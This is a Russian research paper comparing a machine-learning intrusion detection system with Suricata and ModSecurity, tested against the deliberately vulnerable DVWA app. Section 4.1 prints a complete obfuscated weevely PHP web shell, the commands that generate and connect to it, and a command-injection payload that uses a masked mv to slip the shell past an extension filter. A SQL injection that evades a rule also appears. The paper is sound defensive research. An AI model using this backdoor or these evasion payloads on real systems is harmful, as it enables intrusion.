DOI: 10.15514/ISPRAS-2022-34(5)-7

Сравнение системы обнаружения вторжений на основе машинного обучения с сигнатурными средствами защиты информации

[1] *А.И. Гетьман, ORCID: 0000-0002-6562-9008 <ever@ispras.ru>*
[2] *М.Н. Горюнов, ORCID: 0000-0003-0284-690X <max.gor@mail.ru>*
[2] *А.Г. Мацкевич, ORCID: 0000-0001-9557-3765 <mag3d.78@gmail.com>*
[2] *Д.А. Рыболовлев, ORCID: 0000-0003-4524-655X <dmitrij-rybolovlev@yandex.ru>*
[1] *Институт системного программирования им. В.П. Иванникова РАН, 109004, Россия, г. Москва, ул. А. Солженицына, д. 25*
[2] *Академия ФСО России, 302015, Россия, г. Орел, ул. Приборостроительная, д. 35*

Аннотация. В работе рассмотрен подход к сравнению систем обнаружения вторжений (СОВ) на основе нескольких независимых сценариев и комплексного тестирования, который позволил выявить основные достоинства и недостатки СОВ, основанной на применении методов машинного обучения (ML СОВ); определить условия, при которых ML СОВ способна превосходить сигнатурные системы по качеству обнаружения; оценить практическую применимость ML СОВ. Разработанные сценарии позволили смоделировать реализацию как известных атак, так и эксплуатацию уязвимости «нулевого дня». Сделан вывод о преимуществе ML СОВ при обнаружении ранее неизвестных атак, а также о целесообразности построения гибридных систем обнаружения, сочетающих возможности сигнатурного и эвристических методов анализа.

Ключевые слова: информационная безопасность; система обнаружения вторжений; машинное обучение; сигнатурные средства выявления атак; методика сравнения; сетевой трафик; компьютерная атака

Для цитирования: Гетьман А.И., Горюнов М.Н., Мацкевич А.Г., Рыболовлев Д.А. Сравнение системы обнаружения вторжений на основе машинного обучения с сигнатурными средствами защиты информации. Труды ИСП РАН, том 34, вып. 5, 2022 г., стр. 111-126. DOI: 10.15514/ISPRAS-2022-34(5)-7

A Comparison of a Machine Learning-Based Intrusion Detection System and Signature-Based Systems

[1] *A.I. Getman, ORCID: 0000-0002-6562-9008<ever@ispras.ru>*
[2] *M.N. Goryunov, ORCID: 0000-0003-0284-690X <max.gor@mail.ru>*
[2] *A.G. Matskevich, ORCID: 0000-0001-9557-3765 <mag3d.78@gmail.com>*
[2] *D.A. Rybolovlev, ORCID: 0000-0003-4524-655X <dmitrij-rybolovlev@yandex.ru>*
[1] *Ivannikov Institute for System Programming of the Russian Academy of Sciences, 25, Alexander Solzhenitsyn st., Moscow, 109004, Russia*
[2] *The Academy of Federal Security Guard Service of the Russian Federation, 35, Priborostroitelnaya st., Oryol, 302015, Russia*

Abstract. The paper discusses the approach to the comparison of intrusion detection systems (IDS) that is based on several independent scenarios and comprehensive testing. This approach enabled to identify the advantages and disadvantages of the IDS based on machine learning methods (ML IDS), to identify the conditions under which ML IDS is able to outperform signature-based systems in terms of detection quality, to assess the practical applicability of ML IDS. The developed scenarios enabled to model the realization of both known attacks and a zero-day exploit. The conclusion is made about the advantage of ML IDS in the detection of previously unknown attacks and the feasibility of the construction of hybrid detection systems that combine the potential of signature-based and heuristic methods of analysis.

Keywords: information security; network intrusion detection system; machine learning; signature-based intrusion detection; comparison methodology; network traffic; computer attack

For citation: Getman A.I., Goryunov M.N., Matskevich A.G., Rybolovlev D.A. A Comparison of a Machine Learning-Based Intrusion Detection System and Signature-Based Systems. Trudy ISP RAN/Proc. ISP RAS, vol. 34, issue 5, 2022. pp. 111-126 (in Russian). DOI: 10.15514/ISPRAS-2022-34(5)-7

1. Введение

Вопрос обеспечения безопасности информационной инфраструктуры является одним из наиболее острых и актуальных в настоящее время. Результаты исследований в этой области показывают постоянный рост количества и степени критичности реализуемых злоумышленниками атак [1]. Применяемые для их обнаружения средства защиты используют в основном сигнатурные методы анализа трафика, эффективность которых доказана, но ограничена полнотой базы решающих правил выявления известных информационных воздействий. Альтернативным подходом к обнаружению атак является применение эвристических анализаторов, построенных на применении технологий машинного обучения. Однако вопрос оценки их эффективности и практической применимости в общей системе защиты до сих пор остается малоисследованным.

Цель настоящей работы состоит в проведении сравнительного анализа систем обнаружения вторжений (СОВ), построенных на основе методов машинного обучения, и сигнатурных систем. Достижение сформулированной цели предполагает решение следующих задач:

- определение исходных условий для проведения сравнения;
- разработка сценариев и стендов для моделирования атак и фонового трафика;
- сравнение сигнатурных СОВ и ML СОВ;
- определение ограничений и рекомендаций по использованию эвристических анализаторов.

Новизна работы заключается в применении системного подхода к решению задачи сравнения качества обнаружения вторжений сигнатурных СОВ и ML СОВ.

2. Постановка задачи

Несмотря на достаточное количество работ, посвященных разработке моделей машинного обучения для систем обнаружения вторжений, в прямой постановке вопросы их эффективности в сравнении с сигнатурными средствами защиты в публикациях практически не обсуждаются.

В работе [2] рассматривается подход к тестированию эффективности межсетевых экранов веб-приложений (Web application firewall, WAF) в отношении SQL-инъекций (SQLi). Авторы рассматривают известные стратегии обнаружения SQLi уязвимостей, включая white-box и black-box тестирование, тестирование на основе модели, статический анализ кода, отмечают их недостатки, ограничивающие практическое применение. В исследовании предлагается новый вариант black-box тестирования на основе применения методов машинного обучения, позволяющий генерировать сценарии обхода защиты WAF. Сравнение с сигнатурными WAF выполнено на примере одного коммерческого решения и одного open-source решения – ModSecurity. Авторы отмечают обнаруженные сценарии обхода ModSecurity, однако при этом не приводятся конкретные примеры вредоносных запросов и не представлен анализ настроек средства защиты (версии средства и набора правил, paranoia level, anomaly score threshold и др.).

В статье [3] рассматривается вопрос повышения качества работы WAF ModSecurity за счет включения дополнительного модуля обнаружения аномалий на основе машинного обучения. В случае, когда данные обучения недоступны, предлагается использовать модель одноклассовой классификации (one-class classification). При наличии размеченной обучающей выборки отмечается возможность повысить качество обнаружения за счет применения модели машинного обучения с учителем – модели n-грамм (n-grams). При проведении практических экспериментов в исследовании используется одна из самых распространенных конфигураций WAF: WAF ModSecurity с набором правил OWASP CRS. Отмечается большое количество ложных срабатываний (до 40%) при использовании OWASP CRS, сложность и трудозатратность настройки и корректировки правил.

Для оценки качества предложенных решений используются три набора данных: общедоступные CSIC 2010 и ECML/PKDD 2007, а также авторский набор DRUPAL (трафик размечен при помощи WAF ModSecurity). Авторы отдельно подчеркивают важность задачи разработки публичных, общедоступных наборов данных, содержащих размеченный трафик с признаками актуальных компьютерных атак. Результаты исследования демонстрируют возможность повышения качества обнаружения атак WAF ModSecurity за счет включения модуля обнаружения аномалий. Вместе с тем полученные результаты свидетельствуют о возможности улучшения лишь метрики FP (false positive, количество ложных срабатываний) и не дают ответа на вопрос, как увеличить количество истинных срабатываний модели.

Работа [4] представляет собой обзор современных взглядов на построение WAF на основе методов машинного обучения. Отмечается, что при использовании сигнатурных WAF необходимо постоянно обновлять базы правил для поддержания возможности обнаруживать современные атаки. Кроме того, сигнатурные WAF практически не способны обнаруживать атаки «нулевого дня». Авторы подчеркивают эффективность применения моделей машинного обучения для противодействия ранее неизвестным атакам и простоту поддержания их в актуальном состоянии. Однако в статье не обсуждаются вопросы сравнения качества обнаружения сигнатурных и эвристических анализаторов.

В исследовании [5] подчеркивается низкая эффективность сигнатурных анализаторов в отношении обнаружения новых атак. В работе предложен новый метод обнаружения атак на основе применения sequence-to-sequence нейронных сетей. Метод прогнозирует ответ web-приложения и сравнивает, насколько прогноз отличается от реального ответа. Особенность предложенного подхода состоит в учете совокупности запросов и ответов веб-сервера (возможно, длительных во времени). По всем выбранным метрикам, кроме specificity,

предложенная модель продемонстрировала более высокое качество обнаружения атак в сравнении с WAF ModSecurity и установленным набором правил CRS. Вместе с тем авторы не уточняют настройки базы решающих правил (paranoia level, anomaly score threshold и др.), используемой в эксперименте. Кроме того, результаты оценивались на публичных наборах данных CSIC 2010 и CICIDS 2017, содержащих только известные атаки.

Настоящая работа является логическим продолжением исследования [6], в котором по результатам апробации синтезированной модели обнаружения атак, обученной и протестированной на реальных данных, показаны ее высокие показатели качества работы. Однако для более полного понимания преимуществ и недостатков разработанной модели обнаружения вторжений необходимо иметь данные в сравнении с результатами работы традиционных средств защиты в схожих условиях.

Решаемая в данном исследовании основная задача заключается в разработке практического подхода к сравнительному анализу сигнатурных СОВ и ML СОВ. Полученные результаты сравнения позволят сделать вывод о преимуществах и недостатках той или иной СОВ, а также сформулировать условия их практического применения с целью максимизации качества обнаружения атак.

3. Исходные данные

В представленном исследовании класс рассматриваемых компьютерных атак был ограничен веб-атаками, в частности: XSS, CSRF, SQL Injection, Bruteforce, Shell code, Command Injection.

Данное обстоятельство обусловлено параметрами разработанной модели машинного обучения для обнаружения компьютерных атак [6], а также связано с широким распространением этого класса атак, доступностью инструментов генерации, относительной простотой реализации тестовой инфраструктуры.

При выборе объекта защиты рассматривались 2 варианта:

- реальный объект в сети;
- «искусственный» объект в виде «чертовски уязвимого веб-приложения» DVWA (Damn Vulnerable Web Application) [7], развернутого в облачной среде с доступом в Интернет.

В табл. 1. сформулированы основные требования к объекту защиты, которые позволяют произвести полноценное моделирование и оценку качества работы систем обнаружения атак. В этой же таблице отражены оценки соответствия рассматриваемых объектов защиты данным требованиям.

Табл. 1. Оценка соответствия объектов защиты предъявляемым требованиям
Table 1. Assessment of compliance with the requirements for the objects of protection

№	Требование к объекту защиты	Реальный объект	DVWA
1	Возможность атаковать в реальном времени.	-	+
2	Наличие известных уязвимостей и средств их эксплуатации для сбора обучающего трафика.	+/-	+
3	Возможность доступа к объекту защиты для подключения, сбора и анализа данных.	+/- (затруднено)	+

Как видно из табл. 1, «искусственный» объект в виде веб-приложения DVWA, содержащего известные уязвимости, наиболее полно удовлетворяет всем требованиям. При этом результаты эксперимента на «искусственном» объекте защиты могут быть распространены на более общие практические случаи. В представленном исследовании за основу объекта защиты было выбрано веб-приложение DVWA.

При выборе сигнатурных средств защиты от веб-атак для сравнения были рассмотрены представители следующих двух классов средств защиты информации:

- межсетевые экраны веб-приложений (WAF);
- сетевые системы обнаружения атак (NIDS).

В настоящее время одним из наиболее распространенных межсетевых экранов веб-приложений с открытым исходным кодом является WAF ModSecurity [8]. Обычно он применяется с набором сигнатур обнаружения атак OWASP ModSecurity Core Rule Set (CRS) [9].

Основная задача CRS – обеспечить защиту веб-приложений от широкого перечня атак, включая атаки из OWASP Top Ten, с минимумом ложных срабатываний. В частности, обеспечивается защита от атак вида: SQL Injection, Cross Site Scripting, Local File Inclusion и др. Баланс между уровнями FN (False Negative) и FP (False Positive) данного средства обеспечивается настройкой PL (Paranoia Level) – от 1 до 5, при уровне 1 обеспечивается минимальное количество ложных срабатываний. При проведении экспериментов в исследовании использовался WAF ModSecurity с базой сигнатур CRS 3.3.2 от 30 июня 2021 г.

В качестве сетевой системы обнаружения атак в исследовании рассматривалась система обнаружения компьютерных атак уровня сети с открытым исходным кодом Suricata 6.0.3 [10] с базой решающих правил Proofpoint Emerging Threats Rules от 30 декабря 2021 [11]. База решающих правил использовалась «как есть», без дополнительных правок.

Эвристический анализатор была построен на основе синтезированной авторами модели типа «случайный лес» (ML COB) [6]. Обучение модели производилось на сбалансированной и предварительно обработанной выборке веб-атак, сформированной в рамках настоящего исследования (см. раздел 4.4). При формировании признакового пространства использовались признаки публичного датасета CICIDS2017. Тестирование ML COB и сигнатурных средств защиты осуществлялось на том же испытательном стенде, на котором были собраны обучающие данные, т.е. скоростные характеристики канала связи оставались неизменными.

Авторами было принято решение не рассматривать работу по незащищенному протоколу HTTP, поскольку сегодня его доля трафика составляет около 10%, а 90% – это трафик по защищенному протоколу HTTPS [12].



Рис. 1. Схема экспериментального стенда
Fig. 1. Scheme of the experimental stand

На рис. 1 представлена схема экспериментального стенда для сравнения рассматриваемых средств защиты. В левом верхнем углу расположен злоумышленник, который через сеть Интернет атакует объект защиты. Объект защиты – DVWA – расположен в правом нижнем углу. Стрелкой синего цвета показан путь прохождения вредоносных запросов от злоумышленника к объекту защиты. Ближе всего к объекту защиты расположен межсетевой экран WAF ModSecurity, на входе в защищаемую сеть в первом эшелоне средств защиты

установлена сетевая COB Suricata, после неё – разработанная авторами COB на основе машинного обучения.

В ходе проводимых экспериментов генерация атак осуществлялась по протоколу HTTPS, т.е. на уровне сети трафик являлся шифрованным. Как и предполагалось, NIDS Suricata без реализации механизма SSL бампинга не выявила ни одной атаки. В этой связи комплексное тестирование данного средства дополнительно осуществлялось на HTTP трафике. Для WAF ModSecurity, работающего на прикладном уровне, весь поступающий на анализ трафик является открытым, т.е. качество работы данного средства не зависит от использования защищенного протокола транспортного уровня. В отличие от рассмотренных сигнатурных средств ML COB показала способность обнаруживать атаки в зашифрованном трафике HTTPS на основе анализа признаков сетевых сессий без необходимости просмотра полезной нагрузки.

4. Методика сравнения разработанной модели с существующими средствами защиты

Получение объективной сравнительной оценки средств защиты может быть обеспечено при оценке качества их работы на нескольких независимых сценариях реализации атак и комплексном тестировании. В ходе проводимого исследования были разработаны сценарии, которые позволили смоделировать реализацию как известных атак, так и эксплуатацию 0-day уязвимости. Ниже приведено краткое описание предлагаемых сценариев сравнения.

Сценарий 1 – Внедрение и эксплуатация Shell-кода. Осуществляются попытки загрузки и эксплуатации Shell-кода «в обход» средств защиты с актуальными правилами обнаружения атак.

Сценарий 2 – Получение несанкционированного доступа к ресурсам системы на основе подбора или скрытого изменения пароля пользователя. Осуществляются попытки подбора пароля методом Brute Force, а также его несанкционированного изменения путем реализации атаки CSRF «в обход» средств защиты с актуальными правилами обнаружения атак.

Сценарий 3 – Моделирование эксплуатации 0-day уязвимости. Осуществляется реализация атаки типа SQL Injection «в обход» средств защиты с неактуальными правилами обнаружения атак: осуществляется искусственный «откат назад» (downgrade) базы решающих правил до момента времени, когда одна из реализаций атак стала 0-day уязвимостью.

Сценарий 4 – Комплексное тестирование. Осуществляется генерация различных типов атак и фонового трафика с использованием средств автоматизации, фиксация результатов и расчет основных показателей качества работы средств защиты.

Реакции сравниваемых средств защиты на разных стадиях реализации атак сценариев 1-3 оценивались только для HTTPS трафика. WAF ModSecurity был настроен на работу на первом уровне паранойи (Paranoia Level = 1).

4.1 Сценарий 1 – Внедрение и эксплуатация Shell-кода

Атака внедрения и эксплуатации Shell-кода состоит из двух стадий. На первой из них необходимо загрузить вредоносный код, а на второй – подключиться к нему. Первая стадия может быть реализована путем использования встроенных в веб-приложение механизмов загрузки, например, в DVWA имеется такой функционал. При этом для возможности последующей эксплуатации данный Shell-код должен корректно обрабатываться интерпретатором, т.е. для рассматриваемого случая загружаемый вредоносный файл должен иметь расширение «php» (ввиду того, что DVWA - это веб-приложение, написанное на языке программирования PHP).

Для формирования Shell-кода и последующего подключения к нему может быть использовано специализированное средство weevely [13]. Генерация Shell-кода с его помощью осуществляется следующей командой:

```
weevely generate password BackDoor.php
          где: password - пароль для доступа к shell-коду;
         BackDoor.php - имя генерируемого файла, содержащего shell-код.
```

Содержимое сгенерированного файла BackDoor.php обфусцировано и имеет следующий вид:

```
<?php
$q='$]Jo.=]J$t{$i}^$k{$j]J};}}]Jre]Jtur]J]Jn$o;]J}if(@preg_match("/]J$kh
(.+]J)$kf/]J",@file_]Jget]J_con]Jtents("ph]Jp://]J';
$u=str_replace('wj','','crewjwjatwjwje_wjfuwjnction');
$v='input"),$]J]Jm)==1){@ob_st]Jart(]J)]J;@e]Jval(@]Jgzuncompr]
Jess(@x(@b]Jase64_]Jdecode(]J$m[]J1])]J,$k)));$o=@]J]Job_ge';
$F='$k="5f4dc]J]Jc3b";$]Jkh="5a]Ja765d]J61d]J83";$]Jkf="27deb882cf99"]J;
$p=]J"hWwHxD]JH]JsxJ6]JEigxM";fu]Jnct]Jion x($t,$k)';
$P='{]J$c]J=str]Jlen($k)]J;$l=strlen($]Jt);$o=]J"]J";
for($i=0;]J$i<]J$]Jl;){for($j=0;(]J$j<]J$c&&$i<$]Jl);$j++]J,$i]J++){';
$D='t_c]Jontents();@o]J]J]J]Jb_]Jend_clean();]J$r=@base6]
J4_encode(@x(@g]Jzcompres]Js($o]J),$k));prin]Jt("$p]J$kh$r$kf");}';
$e=str_replace(']J','',$F.$P.$q.$v.$D);
$y=$u('',$e);$y();
?>
```

Загрузка файлов на сервер выполняется через штатные возможности DVWA на странице http://dvwa.isp/vulnerabilities/upload/. Для последующего подключения к загруженному Shell-коду используется следующая команда:

```
weevely http://dvwa.isp/hackable/uploads/BackDoor.php password
```

В случае блокирования попыток прямой загрузки зловредного файла (срабатывания сигнатуры на расширение файла «php»), загрузка может быть осуществлена с использованием обходного варианта. Его суть заключается в следующем. Первоначально происходит загрузка файла без указания требуемого расширения, например, BackDoor.ph, а дальше осуществляется его переименование через реализацию атаки Command Injection. Для этого на странице http://dvwa.isp/vulnerabilities/exec/ необходимо отправить методом POST следующие данные:

```
1; cd /var/www/html/hackable/uploads; /???/?v Backdoor.ph
Backdoor.php
```

где /???/?v - маскировка команды /bin/mv.

В табл.2 представлены результаты реакции сравниваемых средств защиты на основных стадиях реализации атаки внедрения и эксплуатации Shell-кода.

Табл. 2. Реакция сравниваемых средств защиты на основных стадиях реализации атаки внедрения и эксплуатации Shell-кода
Table 2. Response of compared security systems at the main stages of the realization of the Shell code injection and exploitation attack

Средство защиты	**Стадия атаки и результат ее обнаружения**				**Примечания**
	Попытка загрузки Shell-кода (Backdoor.php)	**Попытка загрузки Shell-кода (Backdoor.ph)**	**Инъекция команды операционной**	**Подключение к Shell-коду**	
NIDS Suricata	–	–	–	–	Атаки в зашифрованном трафике HTTPS не обнаруживаются.

WAF ModSecurity	+	–	–	+	Попытка прямой загрузки Shell-кода (файл Backdoor.php) обнаруживается ввиду наличия в базе сигнатуры на соответствующее расширение файла. Попытка опосредованной загрузки Shell-кода (файл Backdoor.ph) не обнаруживается ввиду отсутствия в базе сигнатуры для указанного расширения файла. Реализация атаки Command Injection в части переименования файла с Shell-кодом не обнаруживается ввиду отсутствия соответствующей сигнатуры в базе. Подключение к Shell-коду обнаруживается.
ML COB	–	–	+	+	Попытка прямой и опосредованной загрузки Shell-кода не обнаруживается ввиду того, что обучение на таком типе трафика не проводилось; Реализация атаки Command Injection в части переименования файла с Shell-кодом обнаруживается. Подключение к Shell-коду обнаруживается.

Проведенный эксперимент показал следующее:

- NIDS Suricata не обнаруживает атаки сценария 1 в зашифрованном трафике HTTPS;
- WAF ModSecurity и ML COB практически сравнимы по результативности обнаружения атак внедрения и эксплуатации Shell-кода;
- качество обнаружения WAF ModSecurity зависит от полноты базы решающих правил, а ML COB – от качества обучающего трафика;
- в случае реализации опосредованной загрузки Shell-кода ML COB способна выявлять атаку на более ранней стадии (в частности, на стадии попытки внедрения команды операционной системы).

4.2 Сценарий 2 – Получение несанкционированного доступа к ресурсам системы на основе подбора или скрытого изменения пароля пользователя

Получение несанкционированного доступа к ресурсам системы может быть осуществлено двумя способами. Первый способ состоит в реализации атаки подбора пароля методом Brute Force, например, с помощью программного средства patator [14]. Второй способ заключается в несанкционированном изменении легального пароля пользователя на основе реализации атаки CSRF. Данная атака может быть осуществлена при наличии соответствующей уязвимости веб-приложения и переходе авторизованного пользователя на сайт злоумышленника, на котором от его имени скрыто выполняется запрос на смену пароля. Упомянутая уязвимость определяется отсутствием или некорректной реализацией механизма использования CSRF-токенов в целевом веб-приложении. Также для успешной реализации данной атаки должна быть деактивирована политика ограничения домена (Same Origin Policy) в браузере пользователя. Рассматриваемый эксперимент осуществлялся в предположении выполнения всех обозначенных условий.

В табл. 3 представлены результаты реакции сравниваемых средств защиты на реализацию атак подбора и несанкционированного изменения пароля пользователя.

Табл. 3. Реакция сравниваемых средств защиты на реализацию атак подбора и несанкционированного изменения пароля пользователя
Table 3. Response of compared security systems to the realization of Brute Force and CSRF attacks

Средство защиты	Тип атаки и результат обнаружения		Примечания
	Brute Force	CSRF	
NIDS Suricata	–	–	Атаки в зашифрованном трафике HTTPS не обнаруживаются.
WAF ModSecurity	–	–	Реализация атаки подбора пароля методом Brute Force не обнаруживается (правило для обнаружения таких атак отсутствует в базе правил). Реализация несанкционированной смены пароля за счет CSRF атаки не обнаруживается (правило для обнаружения таких атак отсутствует в базе правил).
ML COB	+	+	Реализация атаки подбора пароля методом Brute Force обнаруживается. Реализация несанкционированной смены пароля за счет CSRF атаки обнаруживается.

Проведенный эксперимент показал следующее:

- NIDS Suricata не обнаруживает атаки сценария 2 в зашифрованном трафике HTTPS;
- качество обнаружения WAF ModSecurity зависит от полноты базы решающих правил, а ML COB – от качества обучающего трафика;
- ML COB превосходит WAF ModSecurity по результативности обнаружения атак подбора пароля и CSRF атак.

4.3 Сценарий 3 – Моделирование эксплуатации 0-day уязвимости

Разработка атаки нулевого дня является крайне сложной задачей. Однако на практике для сигнатурных средств защиты возможно смоделировать ситуацию, когда одна из реализаций атаки становится атакой нулевого дня. Идея состоит в том, чтобы «откатить назад» («деградировать») базу решающих правил «назад по истории» и исключить одну из сигнатур, чтобы соответствующая атака стала атакой нулевого дня.

Для этого был проанализирован публичный репозиторий базы правил CRS, и обнаружен запрос от сообщества (issue #2211) на включение новой сигнатуры в базу с тегом «False Negative – Evasion». Заголовок сообщения: «Drop keyword not blocked for SQL injection» . Суть сообщения авторам проекта CRS заключалась в том, что одна из атак типа «SQL инъекция» не обнаруживалась WAF ModSecurity. Ошибка состояла в том, что для SQL инструкции DROP отсутствовал шаблон поиска в правиле 942360. Следующий запрос не блокировался до обновления набора правил: «https://some.web.site/index.html?q='drop table users;--» (далее – тестовая SQL инъекция нулевого дня).

В используемом в эксперименте наборе правил CRS версии 3.3.2 правило 942360 «SQL Injection» было изменено – искусственно была выполнена замена правила на предыдущую версию (более раннюю редакцию). Таким образом смоделирована ситуация, когда одна из атак стала реализацией 0-day уязвимости – после изменения в базе правил CRS стала отсутствовать информация об одной реализации SQL инъекции.

Как и предполагалось, после модификации базы решающих правил («откат назад» к старой редакции правила 942360) сигнатурный классификатор WAF ModSecurity перестал обнаруживать реализацию тестовой SQL инъекции нулевого дня в отношении объекта защиты DVWA (табл. 4).

При этом обученная модель типа «случайный лес» успешно обнаруживала атаку – эксплуатацию искусственной 0-day уязвимости. Важно отметить, что конкретная реализация тестовой SQL инъекции нулевого дня не предъявлялась модели на этапе обучения. И обнаружение ранее неизвестной атаки стало возможным благодаря обобщающей способности модели машинного обучения.

Табл. 4. Реакция сравниваемых средств защиты при эксплуатации 0-day уязвимости
Table 4. Response of compared security systems to the exploitation of the zero-day vulnerability

Средство защиты	Тип атаки и результат обнаружения	Примечание
	SQL Injection	
NIDS Suricata	–	Атаки в зашифрованном трафике HTTPS не обнаруживаются.
WAF ModSecurity	-	Реализация SQL атаки (правило для обнаружения которой преднамеренно исключено из базы правил) не обнаруживается.
ML COB	+	SQL-атака обнаруживается. Конкретная атака не воспроизводилась на этапе обучения, обобщающая способность модели позволяет обнаруживать ранее неизвестные атаки (0-day).

Проведенный эксперимент показал следующее:

- NIDS Suricata не обнаруживает атаки сценария 3 в зашифрованном трафике HTTPS;
- качество обнаружения WAF ModSecurity зависит от полноты базы решающих правил, а ML COB – от качества обучающего трафика;
- ML COB позволяет обнаруживать ранее неизвестные атаки (0-day).

4.4 Сценарий 4 – Комплексное сравнение эффективности средств защиты

Для оценки общей эффективности средств защиты был проведен эксперимент, в ходе которого моделировались 6 типов атак и 2 вида фонового трафика. Информация по типам трафика и средствам генерации представлена в табл. 5.

Табл. 5. Информация по типам трафика и средствам генерации
Table 5. Information about traffic types and generation tools

Тип трафика		Средство моделирования
Атаки	XSS	xsser
	Web Shell	weevely
	OS Command Injection	commix
	SQL Injection	sqlmap
	CSRF	browser, hackapp
	Brute Force	patator
Фоновый трафик	Обычный трафик работы пользователя в браузере	browser
	Обычные запросы пользователя, содержащие специальные символы (фразы), на которые могут реагировать сигнатурные средств защиты	OWASP ZAP

Фоновый трафик был представлен двумя подклассами:

- фоновый трафик, формируемый по результатам штатной работы пользователя в браузере;
- фоновый трафик, формируемый по результатам штатной работы пользователя в браузере с добавлением в обмен с сервером специальных символов (фраз), на которые реагировал WAF ModSecurity на 5 уровне паранойи (Paranoia Level).

Наличие второго подкласса фонового трафика позволяет рассчитать оценки показателей качества классификаторов, связанные с ложным срабатыванием сигнатурных средств защиты информации. В качестве спецсимволов (фраз) использовались следующие: \1 |2 /3 (4 }5 @6 "7 <8 >9 <>10 !11 ?12 #13 $14 %15 ^16 ~17 +18 {19 }20 <script21 <SCRIPT22 <Script23 <SCRIPt24 <sCRIPT25 и др.

Генерация такого трафика осуществлялась с помощью OWASP ZAP путем фаззинга запроса GET https://dvwa.isp/vulnerabilities/ xss_r/?name=$$$$$$$, где вместо $$$$$$$ из файла поочередно подставлялись отобранные спецсимволы (фразы).

Полученные по результатам проведенного эксперимента частные показатели качества работы средств защиты в отношении каждого типа трафика представлены в табл. 6. Итоговые результаты проведенного комплексного тестирования представлены в табл. 7.

Табл. 6. Частные показатели качества работы средств защиты
Table 6. Partial indicators of the quality of the security systems' performance

Средство защиты	**Атаки (1987 атак)**												**Фоновый трафик (2000 сессий)**			
	XSS (xsser; 1291 атак)		**Web Shell (weveely; 64 атаки)**		**Command Injection (commix; 197 атак)**		**SQL Injection (sqlmap; 285 атак)**		**CSRF (browser, hackapp; 100 атак)**		**Brute Force (patator; 50 атак)**		**Обычный трафик (browser; 1000 сессий)**		**Трафик, содержащий спецсимволы (ZAP; 1000 сессий)**	
	TP	**FN**	**TP**	**FN**	**TP**	**FN**	**TP**	**FN**	**TP**	**FN**	**TP**	**FN**	**TN**	**FP**	**TN**	**FP**
Suricata (HTTPS)	0	1291	0	64	0	197	0	285	0	100	0	50	1000	0	1000	0
Suricata (HTTP)	269	1022	0	64	10	187	125	160	0	100	0	50	1000	0	1000	0
ModSecurity (Paranoia Level = 1)	1257	34	49	15	182	15	276	9	0	100	0	50	1000	0	800	200
ModSecurity (Paranoia Level = 2)	1266	25	59	5	197	0	276	9	0	100	0	50	1000	0	680	320
ModSecurity (Paranoia Level = 3)	1266	25	61	3	197	0	276	9	0	100	0	50	1000	0	680	320
ModSecurity (Paranoia Level = 4)	1268	23	63	1	197	0	278	7	0	100	0	50	1000	0	40	960
ModSecurity (Paranoia Level = 5)	1269	22	63	1	197	0	278	7	0	100	0	50	1000	0	0	1000
ML COB	1288	3	64	0	197	0	279	6	92	8	50	0	1000	0	880	120

TP (true positive) – атака классифицируется как атака;
FN (false negative) – атака классифицируется как фоновый трафик;
FP (false positive) – фоновый трафик классифицируется как атака;
TN (true negative) – фоновый трафик классифицируется как фоновый трафик.

Табл. 7. Итоговые результаты комплексного тестирования средств защиты
Table 7. Final results of the comprehensive testing of the security systems

Средство защиты	**TP**	**FN**	**TN**	**FP**	**Precision (Точность)**	**Recall (Полнота)**	**Specificity (Специфич-ность)**	**F1 (F-мера)**	**Accuracy (Доля правильных ответов)**
Suricata (HTTPS)	0	1987	2000	0	-	0	1	-	0.502
Suricata (HTTP)	404	1583	2000	0	1	0.203	1	0.338	0.603
ModSecurity (Paranoia Level = 1)	1764	223	1800	200	0.898	0.888	0.9	0.893	0.894
ModSecurity (Paranoia Level = 2)	1798	189	1680	320	0.849	0.905	0.84	0.876	0.872
ModSecurity (Paranoia Level = 3)	1800	187	1680	320	0.849	0.906	0.84	0.877	0.873
ModSecurity (Paranoia Level = 4)	1806	181	1040	960	0.653	0.909	0.52	0.760	0.714
ModSecurity (Paranoia Level = 5)	1807	180	1000	1000	0.644	0.909	0.5	0.754	0.704
ML COB	1970	17	1780	220	0.943	0.991	0.94	0.966	0.966

Precision = TP / (TP + FP)
Recall = TP / (TP + FN)
Specificity = TN / (TN + FP)
F1 = 2 * (Precision * Recall) / (Precision + Recall)
Accuracy = TP + TN / (TP + TN + FP + FN)

Проведенный эксперимент показал, что ML COB в тестовых условиях по всем показателям превосходит качество работы NIDS Suricata и сопоставима с качеством работы WAF ModSecurity. При этом WAF ModSecurity предпочтительно использовать на первом уровне паранойи, обеспечивающем минимальное количество ложных срабатываний.

5. Ограничения использования ML COB

В представленном исследовании обнаружение веб-атак, в первую очередь, было основано на идентификации типа трафика, сгенерированного соответствующим программным средством (браузером или генератором атак типа sqlmap, xsser, patator, wevely, commix).

В ходе проведенных дополнительных экспериментов было установлено, что качество выявления атак ML COB зависит от временных характеристик передачи данных в канале. Особенно это касается атак, реализуемых с использованием браузера (например, атаки XSS, CSRF, Command Injection, SQL Injection).

В табл. 8 представлены оценки качества работы ML COB на каналах с разными временными задержками. Их моделирование осуществлялось с использованием инструмента Netem [15]. Оценка производилась на основе расчета средневзвешенных метрик по всем классам атак. При этом для атак, реализуемых через браузер, таких как CSRF и XSS, дополнительно рассчитывались частные значения метрики Recall.

Табл. 8. Оценки качества работы ML COB на каналах с разными временными задержками
Table 8. Assessment of the quality of ML IDS' performance over the channels with different time delays

Метрики / Атаки	**Обычный канал**	**Канал с внесением межпакетных задержек 300 мс**	**Канал с внесением межпакетных задержек 500 мс**	**Канал с внесением межпакетных задержек 800 мс**
Средневзвешенные метрики по всем классам атак				
Precision	0.981	0.973	0.931	0.828
Recall	0.981	0.975	0.938	0.786
Specificity	0.999	0.999	0.999	0.999
F1	0.981	0.972	0.928	0.757
Accuracy	0.981	0.975	0.938	0.786
